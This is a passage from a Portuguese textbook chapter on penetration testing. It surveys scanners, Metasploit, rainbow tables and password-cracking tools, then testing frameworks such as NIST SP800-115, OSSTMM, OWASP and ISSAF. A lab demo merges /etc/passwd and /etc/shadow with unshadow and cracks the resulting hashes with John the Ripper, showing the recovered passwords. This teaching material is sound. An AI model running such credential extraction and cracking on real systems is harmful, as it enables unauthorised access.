- ***Open|Filtered*:** o *Nmap* coloca portas nesse estado quando é incapaz de determinar se uma porta está aberta ou filtrada. Isso acontece para tipos de *scan* em que as portas abertas não dão nenhuma resposta. A falta de resposta também pode significar que um filtro de pacotes descartou a sondagem ou qualquer resposta que ela tenha provocado. Portanto, não é possível determinar com certeza se a porta está aberta ou se está sendo filtrada. Os *scans* UDP, IP *Protocol*, FIN, Null e Xmas classificam portas dessa forma.
- ***Closed|Filtered*:** estado utilizado quando o *Nmap* não é capaz de determinar se uma porta está fechada ou filtrada. É usado apenas para o **scan** IPID *Idle scan*.

### 11.4.2 *Scanners* de vulnerabilidades (*Vulnerability scanners*)

*Scanners* de vulnerabilidades (*vulnerability scanners*) são ferramentas destinadas à busca por pontos vulneráveis no alvo indicado, como senhas padrão, serviços inseguros ouvindo em portas bem conhecidas ou, ainda, falhas e exposições comuns. De acordo com o site sectools.org, o *Nessus* e o *OpenVAS* ocupam posição de destaque dentre tais ferramentas. A exemplo dos *port scanners*, os *vulnerability scanners* também são ferramentas que devem ser utilizadas com critério e planejamento, uma vez que poderão impactar severamente *hosts* e serviços de rede. O *OpenVAS* é um *scanner* de vulnerabilidades de código aberto, distribuído sob a licença GNU – *General Public License* (GNU – GPL), *fork* da última versão livre do *Nessus*, após este último haver se tornado proprietário em 2005, sendo seus *plugins* ainda escritos em linguagem *Nessus* NASL. A Figura “Arquitetura do *OpenVAS*” ilustra essa arquitetura.





Figura 11.5 – Arquitetura do *OpenVAS*
Fonte: OpenVAS (2020)

Em seu site, o *OpenVAS* é definido como um framework de múltiplos serviços e ferramentas. O centro dessa arquitetura orientada a serviços protegida por SSL é o *OpenVAS Scanner*, o qual executa os testes de vulnerabilidade de rede atuais (*Network Vulnerability Tests* – NVT) fornecidos pelo *OpenVAS* NVT ou via serviços comerciais.

### 11.4.3 Metasploit Framework

O *Metasploit Framework* é uma plataforma para testes de intrusão que possibilita ao analista encontrar, explorar e validar vulnerabilidades. Em sua versão comercial, a plataforma é mais completa, oferecendo relevantes funcionalidades inexistentes na versão *open source*, tais como evasão de antivírus, evasão de IPS/IDS e relatórios PCI. A Rapid7 distribui as versões comerciais e *open source* do *Metasploit Framework* na forma de arquivo executável para sistemas operacionais Linux e Windows. Como é sabido, um dos primeiros passos em um teste de intrusão é o reconhecimento, que consiste no processo de coleta de informações a fim de se obter melhor entendimento sobre a rede, e assim possibilitar a criação da lista (de endereços IP) dos alvos e do plano de ataque. Conhecidos os alvos, poderá então ser executado um *discovery scan*, uma varredura que possibilita a descoberta de

informações, como: os sistemas operacionais executados na rede, o mapeamento destes para os respectivos endereços IP e, ainda, a enumeração das portas abertas e dos sistemas em execução nesses sistemas.

O *Metasploit* utiliza o *Nmap* para executar um *scan* TCP básico, executando também módulos adicionais de varredura para obtenção de mais informações. Por padrão, o *discovery scan* inclui uma varredura UDP, que envia sondas UDP para as portas UDP mais conhecidas, como NETBIOS, DHCP, DNS e SNMP. Esse *scan* testa cerca de 250 portas normalmente expostas a serviços externos e comumente verificadas em teste de intrusão. Já para execução do *vulnerability scanning*, o *Metasploit Pro* sugere o uso do *Netexpose*, ferramenta também da Rapid7.

### 11.4.4 Geradores de listas de senhas (*Password List Generators)*

Os geradores (de listas) de senhas são ferramentas muito utilizadas quando da execução de testes de intrusão. Existem várias aplicações para esse fim, citando-se aqui, para fins de referência, o *Crunch* (nativo do *Kali Linux*) e o *PWGen* – o qual também conta com versão para Windows. Em sua página de manual, o *PWGen* é apresentado como uma aplicação que gera senhas que podem ser facilmente memorizadas por humanos, de modo que sejam tão seguras quanto possível, embora deixe claro, inclusive, que esse tipo de senha nunca será tão seguro quanto senhas totalmente aleatórias. Bons geradores de senhas devem permitir a definição da estrutura desta, como: tamanho mínimo, tamanho máximo, caracteres que comporão a senha e a utilização de gabaritos, dentre outras possibilidades.

O site random.org é uma excelente opção para a criação de senhas on-line, aleatórias. Essa aleatoriedade é proveniente do ruído atmosférico que, para muitos propósitos, é superior aos algoritmos de números pseudoaleatórios tradicionalmente empregados. As senhas geradas pelo formulário apresentado pelo site são transmitidas ao navegador do usuário de forma segura, via SSL, não sendo armazenadas no servidor random.org. Entretanto, o próprio site adverte que a melhor prática para a segurança dos dados é impedir que alguém, que não o próprio usuário, venha a gerar as senhas mais importantes deste.





Figura 11.6 – Senhas aleatórias geradas on-line
Fonte: random.org (2020)

A Figura “Senhas aleatórias geradas on-line” exemplifica cinco senhas aleatórias geradas pelo random.org.

### 11.4.5 Rainbow tables

Simplificadamente, *rainbow tables* são (grandes) tabelas de consulta de *hashes* previamente calculados e mapeados para as *strings* em *plaintext* que os originaram. As *rainbow tables* são construídas de forma a otimizar o armazenamento de tais informações, a fim de diminuir o tempo gasto no processo de quebra de *hashes* das senhas. Tome-se como exemplos de senha as *strings* utilizadas no quadro “Extração de *hashes* SHA1 de senhas”, das quais são extraídos os respectivos *hashes* SHA1.

Leia mais em: <http://project-rainbowcrack.com/> e <http://kestas.kuliu-kas.com/RainbowTables/>.

```
user1@debian02:~$ echo -n FiapON | sha1sum
78dd0dc355dae9dc0b8b73a1f141912a76166ce6  -
user1@debian02:~$ echo -n p@ssw0rd | sha1sum
57b2ad99044d337197c0c39fd3823568ff81e48a  -
user1@debian02:~$ echo -n qwerty | sha1sum
b1b3773a05c0ed0176787a4f1574ff0075f7521e  -
user1@debian02:~$ echo -n Timao123 | sha1sum
251515e7d77d1397adfc411a2cb8e5f443dd2375  -
```

Código-fonte 11.1 – Extração de *hashes* SHA1 de senhas
Fonte: Elaborado pelo autor (2020)

Submetendo-se os *hashes* gerados a ferramentas especializadas, como o site Hashkiller, é possível observar todos estes sendo quebrados em poucos segundos (Figura “Quebra de *hashes* SHA1 pelo Hashkiller”).

O HASHKILLER.IO (https://hashkiller.io) oferece diversos serviços *online* relacionados a quebra de *hashes* e decriptografia.





Figura 11.7 – Quebra de *hashes* SHA1 pelo Hashkiller
Fonte: Elaborado pelo autor (2020)

Deve-se ter em mente que os algoritmos de *hashing* são essencialmente funções matemáticas *one-way*, ou seja, funções de via única, em que é impossível a restituição do valor de entrada com base no resultado na saída. Dessa forma, o uso das *rainbow tables,* além de economizar muito processamento e memória para o sistema computacional, economiza bastante tempo para o analista.

### 11.4.6 Ferramentas para ataques de dicionário e força bruta

Ataques por dicionário e força bruta são práticas bastante comuns em testes de intrusão. De maneira geral, nos ataques por dicionário, geradores de listas de senhas criam as *wordlists* com as senhas a ser testadas contra os alvos com base em universo restrito de caracteres ou padrões determinados pelo analista. Já os ataques por força bruta vão além, valendo-se de todas as combinações possíveis (caracteres maiúsculos, minúsculos, especiais e dígitos) na construção das senhas, eventualmente variando, também, até o tamanho destas.

O (THC) *Hydra* é um *cracker* de *login* paralelizado com suporte para ataque a diversos protocolos – como SSH, FTP, HTTP e SMTP, dentre outros –, oferecendo aos pesquisadores e consultores de segurança a possibilidade de avaliar a facilidade de acesso remoto não autorizado a um sistema.

O *john*, mais conhecido como *John the Ripper*, é uma ferramenta para descoberta de senhas fracas de usuários em um servidor. *John* pode usar algum padrão de pesquisa, bem como uma *wordlist* para verificar as senhas. Suporta diferentes modos de *cracking* e muitos formatos de texto cifrado, como diversas variantes DES, MD5 e *blowfish*. Também pode ser usado para extrair senhas do AFS e do Windows NT. Apesar de poderosa, *John the Ripper* é uma ferramenta simples de usar, na maior parte do tempo. A fim de exemplificar sua utilização, na máquina virtual Debian-01, como *root,* foi criado em seu diretório de trabalho um subdiretório chamado *john* e, então, instalada a ferramenta com a linha de comando a seguir:

```
root@debian01:~# apt-get install john -y
```

A linha de comando acima instala o *John the Ripper* sem solicitar qualquer confirmação do usuário. Como é sabido, as credenciais dos usuários são armazenadas em dois arquivos distintos em sistemas Linux: (a) o */etc/passwd*, o qual contém informações gerais do usuário, tais como: *username*, UID e diretório de trabalho, dentre outras; (b) o *etc/shadow,* arquivo cujo acesso para edição requer privilégios administrativos (*root*) e contém informações específicas sobre as senhas de usuários, tais como: datas de expiração, tempo máximo de validade (em dias) e, especialmente, os *hashes* dessas senhas. Assim sendo, geralmente o primeiro passo com o *John the Ripper* é a fusão entre esses dois arquivos por meio do aplicativo

*unshadow*, integrante do pacote. Para tal, basta utilizar-se a linha de comando a seguir:

```
root@debian01:~# unshadow /etc/passwd /etc/shadow > credenciais
```

Nessa linha, a ferramenta *unshadow* juntou o conteúdo dos arquivos */etc/passwd* e */etc/shadow*, substituindo o conteúdo do segundo campo do arquivo */etc/passwd* pelo *hash* correspondente (quando existir).

O Quadro "Resultado da execução da ferramenta *unshadow*" exemplifica tal ação.

```
   root@debian01:~# grep user1 /etc/passwd
[1]user1:x:1000:1000:user1,,,:/home/user1:/bin/bash
   root@debian01:~# grep user1 credenciais
[2]user1:$6$GFWQXYE2$3csAdaZyhiDaBQQORrwGytvgNR.5XIpz0SgM.Wtu1
WoWje2vySmrBTdMIOq1QgSPqHsMI4eT.J7joKhNjUkZx/:1000:1000:user1,
,,:/home/user1:/bin/bash
```

Código-fonte 11.2 – Resultado da execução da ferramenta *unshadow*
Fonte: Elaborado pelo autor (2020)

Na saída [1], tem-se uma letra "x" no segundo campo do arquivo */etc/passwd*, indicando que o ***hash*** da senha do usuário encontra-se armazenado no arquivo */etc/shadow*. Após a execução da ferramenta *unshadow*, é possível observar por meio da saída [2] que esse "x" foi substituído pelo *hash* da senha do usuário. Com o arquivo credenciais pronto, já é possível a execução do *john* contra tal arquivo (Quadro "Resultado da execução do *john*").

```
root@debian01:~# john --wordlist=/usr/share/john/password.lst
credenciais
Created directory: /root/.john
Loaded 2 password hashes with 2 different salts (crypt, generic
crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (user1)
root123          (root)
2g  0:00:00:06  100%  0.3039g/s  277.2p/s  291.7c/s  291.7C/s
rockie..superstar
Use the "--show" option to display all of the cracked passwords
reliably
Session completed
```

Código-fonte 11.3 – Resultado da execução do *john*
Fonte: Elaborado pelo autor (2018)

A linha de comando em destaque no Quadro “Resultado da execução do *john*” solicita ao *john* que utilize sua *wordlist* padrão para quebra dos *hashes* contidos no arquivo credenciais, em que é possível observar que o usuário user1 tem senha 123456, e o usuário *root* possui senha root123.

Em destaque, ao final do Quadro “Resultado da execução do *john*” pode ser observada, ainda, a mensagem em que é sugerida a utilização da opção “—show” para exibição de todas as senhas quebradas de forma confiável. O Quadro “Exibição dos resultados obtidos” mostra a saída produzida pela utilização dessa opção contra o arquivo credenciais.

```
root@debian01:~# john --show credenciais
root:root123:0:0:root:/root:/bin/bash
user1:123456:1000:1000:user1,,,:/home/user1:/bin/bash

2 password hashes cracked, 0 left
```

Código-fonte 11.4 – Exibição dos resultados obtidos
Fonte: Elaborado pelo autor (2020)

No Quadro “Exibição dos resultados obtidos”, é possível observar que a utilização da opção –show oferece uma saída consideravelmente mais legível e completa do que a saída ilustrada no Quadro “Resultado da execução do *john*”. Vale destacar que tal demonstração foi feita com o modo *wordlist* do *John the Ripper*, normalmente, um dos mais utilizados. Entretanto, o *john* pode trabalhar em dois outros modos: *Single crack* e *Incremental*, sendo este último o mais poderoso deles, geralmente aplicado a ataques de força bruta.

## 11.5 Frameworks para testes de intrusão

Além do Pentest-Standard.org, várias outras iniciativas confiáveis oferecem recomendações e procedimentos para realização de testes de intrusão de forma correta e aderente aos objetivos de negócio do contratante. Muitos motivos podem ser elencados para sustentação de frameworks consistentes para planejamento e condução desses testes, mas, talvez, um dos mais fortes seja o fato de que não há como garantir que um ambiente ou aplicação esteja 100% seguro e, portanto, ainda estão suscetíveis a incidentes de segurança.

Imagine uma situação em que um teste de intrusão é conduzido e, a princípio, os resultados obtidos sugerem que o ambiente ou a aplicação estão muito seguros. O

relatório é elaborado, a condução dos testes explicada, recomendações são feitas e atendidas. Entretanto, pouco depois disso, o contratante sofre uma invasão que culmina com o vazamento de informações relevantes e que podem impactar severamente sobre o negócio.

Como explicar isso de maneira convincente para o contratante? Se o analista houver planejado e conduzido o teste de intrusão conforme apontado por organizações renomadas, como NIST, OWASP e ISECOM, dentre outras, será relativamente fácil demonstrar que tudo foi feito segundo as melhores práticas aplicáveis, porém, como não existe segurança 100%, incidentes de segurança ainda são esperados. Entretanto, se o teste foi conduzido sem a devida formalidade e alinhamento, tal afirmação não se sustentará, em função de falhas metodológicas, falta de planejamento adequado ou, ainda, do desalinhamento entre os objetivos do teste e os objetivos de negócios, dentre diversas outras possibilidades.

### 11.5.1 NIST SP800-115

Em sua *Special Publication* 800-115: *Technical Guide to Information Security Testing and Assessment*, o NIST (*National Institute of Standards and Technology*) afirma que a avaliação de segurança da informação é o processo de determinar quão efetivamente uma entidade (por exemplo, um *host*, sistema, rede, procedimento ou pessoa – conhecido como o objeto de avaliação) atende a objetivos de segurança específicos.

Três tipos de métodos de avaliação podem ser usados para isso: testes, exames e entrevistas. Teste é o processo de interação com um ou mais objetos de avaliação sob condições especificadas para comparar comportamentos reais e esperados. Exame é o processo de verificar, inspecionar, revisar, observar, estudar ou analisar um ou mais objetos de avaliação para facilitar o entendimento, obter esclarecimentos ou evidências. Entrevistar é o processo de conduzir discussões com indivíduos ou grupos dentro de uma organização para facilitar a compreensão, obter esclarecimentos ou identificar a localização das evidências. Os resultados da avaliação são usados para apoiar a determinação da eficácia do controle de segurança ao longo do tempo. Os processos e as orientações técnicas apresentados no referido documento permitem às organizações:

- Desenvolver políticas para avaliação da segurança da informação, metodologia e, ainda, papéis e responsabilidades individuais relacionados aos aspectos técnicos da avaliação.
- Planejar com precisão a avaliação técnica da segurança da informação, fornecendo orientações sobre como determinar quais sistemas avaliar e qual a abordagem para tal avaliação, endereçando considerações logísticas, desenvolvendo um plano de avaliação e garantindo que considerações legais e políticas sejam abordadas.
- Executar com segurança e eficácia a avaliação técnica de segurança da informação usando os métodos e técnicas apresentados e responder a quaisquer incidentes que possam ocorrer durante a avaliação.
- Manipular adequadamente os dados técnicos (coleta, armazenamento, transmissão e destruição) durante todo o processo de avaliação.
- Realizar análises e relatórios para traduzir os achados técnicos em ações de mitigação de riscos que melhorem a postura de segurança da organização.

De acordo com a SP800-115, uma metodologia de avaliação de segurança da informação subdividida em fases oferece várias vantagens. A estrutura é fácil de seguir e fornece pontos de ruptura naturais para a transição da equipe. Tal metodologia deve conter, no mínimo, as seguintes fases:

- **Planejamento:** fundamental para uma avaliação de segurança bem-sucedida, a fase de planejamento destina-se à coleta das informações necessárias à execução do trabalho, incluindo os ativos a ser avaliados, as ameaças a esses ativos, os controles de segurança a ser utilizados para mitigá-las e o desenvolvimento da abordagem mais adequada. Uma avaliação de segurança deve ser tratada como qualquer outro projeto, com um plano de gerenciamento de projeto para abordar metas e objetivos, escopo, requisitos, funções e responsabilidades da equipe, limitações, fatores de sucesso, suposições, recursos, cronograma e resultados.
- **Execução:** os principais objetivos nesta fase recaem sobre a identificação de vulnerabilidades, bem como sua validação, quando apropriado. A fase de

execução deve abordar atividades associadas ao método e à técnica de avaliação pretendidos. Embora as atividades específicas desta fase possam diferir em função do tipo de avaliação, após encerradas, os avaliadores terão identificado as vulnerabilidades do sistema, da rede e do processo organizacional.

- **Pós-execução**: a fase de pós-execução se concentra na análise de vulnerabilidades identificadas para determinar suas causas-raiz, estabelecer recomendações de mitigação e elaborar o relatório final.

### 11.5.2 OSSTMM

*The Open Source Security Testing Methodology Manual* (OSSTMM) oferece uma metodologia completa para testes de segurança, também referidos como auditoria OSSTMM. Uma auditoria do OSSTMM é uma medida precisa da segurança em um nível operacional, desprovida de suposições e evidências informais. Como metodologia, é projetada para ser consistente e repetível. Como um projeto de código aberto, permite que qualquer *security tester* contribua com ideias para realizar testes de segurança mais precisos e eficientes. O OSSTMM define 7 passos para os testes de segurança:

1. **Definição do que deve ser protegido (ativos)**. Os mecanismos de proteção desses ativos são os controles a ser testados a fim de identificar suas limitações.
2. **Identificação da área ao redor dos ativos**, o que inclui os mecanismos de proteção e os processos ou serviços construídos em torno destes. É aqui que a interação com os ativos ocorrerá – esta é sua zona de engajamento.
3. **Definição de tudo que estiver fora da zona de compromisso**, mas que seja necessário para a manutenção da operação dos ativos. Este é o seu escopo de teste, o qual é composto por: COMSEC (*Communications Security Channel*), PHYSSEC (*Physical Security Channel*) e SPECSEC (*Spectrum Security Channel*).
4. **Definição sobre as interações do escopo**. Dividir logicamente os ativos do escopo com base no sentido das interações, como de dentro para fora,

de fora para dentro, de dentro para dentro, do departamento A para o departamento B, e assim sucessivamente. Esses constituem os vetores.

5. **Identificar os equipamentos necessários para cada teste**. Dentro de cada vetor, as interações poderão ocorrer em vários níveis. Esses níveis foram classificados em cinco canais com base em suas funções, tendo-se os canais Humano, Físico, Sem Fio, Telecomunicações e Redes de Dados. Cada canal deve ser testado separadamente para cada vetor.
6. **Determinar quais informações deverão ser obtidas por intermédio do teste**, sendo cada tipo de teste individualmente definido (por exemplo: *Gray Box*).
7. **Garantir que o tipo teste definido seja adequado**, a fim de evitar mal-entendidos e falsas expectativas.

O resultado final será uma medição da superfície de ataque, a qual corresponde à parte desprotegida do escopo de um vetor definido. Diferentemente do normalmente observado, o OSSTMM especifica 6 tipos de testes: *Blind*, *Double Blind*, *Gray Box*, *Double Gray Box, Tandem* e *Reversal* (Figura “Tipos de testes propostos pelo OSSTMM”).





Figura 11.8 – Tipos de testes propostos pelo OSSTMM
Fonte: OSSTMM v.3 (2020)

Resumidamente, no tipo *Blind,* o analista executa o teste sem qualquer prévio conhecimento sobre o alvo ou seus mecanismos de defesa, entretanto, o alvo está preparado para ser auditado, tendo conhecimento dos detalhes dessa auditoria. Já no tipo *Double Blind,* nem o analista tem qualquer informação prévia sobre o alvo, nem este é informado de que será auditado. No tipo *Gray Box,* o analista tem informações limitadas do alvo e suas defesas, enquanto este já está preparado para ser auditado, tendo também conhecimento dos detalhes dessa auditoria.

No *Double Gray Box,* o analista tem informações limitadas do alvo e suas defesas, enquanto este é previamente notificado do escopo e período em que será auditado. No tipo *Tandem*, analista e alvo estão preparados para auditoria, conhecendo previamente todos os detalhes dessa auditoria. Este tipo de teste tem como objetivo testar as defesas e os controles do alvo. Finalmente, no tipo *REVERSAL*, o analista abordará o alvo com pleno conhecimento de seus processos e segurança operacional, porém, este não tem nenhum conhecimento em relação ao que, como ou quando o analista testará.

### 11.5.3 OWASP *Testing Guide*

O *Open Web Application Security Project* (OWASP) é uma entidade sem fins lucrativos, internacionalmente reconhecida, que tem como foco a colaboração para o fortalecimento da segurança em softwares e aplicações web. O OWASP *Testing Guide* inclui um framework de boas práticas para testes de intrusão que os usuários podem implementar em suas próprias organizações, e um guia de testes de penetração de “baixo nível” que descreve técnicas para testar os problemas mais comumente verificados em aplicações e serviços web. A versão 4 foi publicada em setembro de 2014.

De acordo com o OWASP *Testing Guide*, a maioria das pessoas não testa o software até que ele já tenha sido criado e esteja na fase de implantação de seu ciclo de vida, ou seja, o código foi criado e instanciado em um aplicativo web em produção, prática bastante ineficaz e de custo proibitivo. Uma das melhores formas para se evitar que falhas de segurança surjam em aplicativos em produção é melhorar o Ciclo de Vida de Desenvolvimento de Software (*Software Development Life Cycle* – SDLC), incluindo a segurança em cada fase.

O “Modelo SDLC genérico” está representado na figura a seguir.





Figura 11.9 – Modelo SDLC genérico
Fonte: OWASP *Testing Guide* (2020)

Segundo o OWASP *Testing Guide*, um programa efetivo de testes deve ter componentes que testem:

- **Pessoas:** a fim de assegurar a devida educação e conscientização.
- **Processos:** a fim de assegurar a existência de processos e padrões adequados, e, ainda, que as pessoas saibam como seguir tais políticas.
- **Tecnologia:** a fim de garantir a eficácia dos processos após implantados.

### 11.5.3 ISSAF

O *Information System Security Assessment Framework* (ISSAF) é um framework capaz de modelar os requisitos de controle internos para segurança da informação, tendo como objetivo a avaliação da segurança de aplicações, redes e sistemas. O framework baseia-se em três grandes segmentos: (a) planejamento e preparação, (b) avaliação e relatório e (c) limpeza e destruição de artefatos.

A fase de PLANEJAMENTO e PREPARAÇÃO trata dos aspectos relativos ao ambiente de testes, ferramentas a ser empregadas, contratos e disposições legais, definição da equipe de trabalho, prazos, requisitos e estrutura dos relatórios finais.

A fase de AVALIAÇÃO tem em si o centro da metodologia, no qual o teste de segurança é efetivamente colocado em prática, possuindo nove atividades principais, alinhadas ao fluxo básico de um ataque (reconhecimento, invasão e pós-invasão).

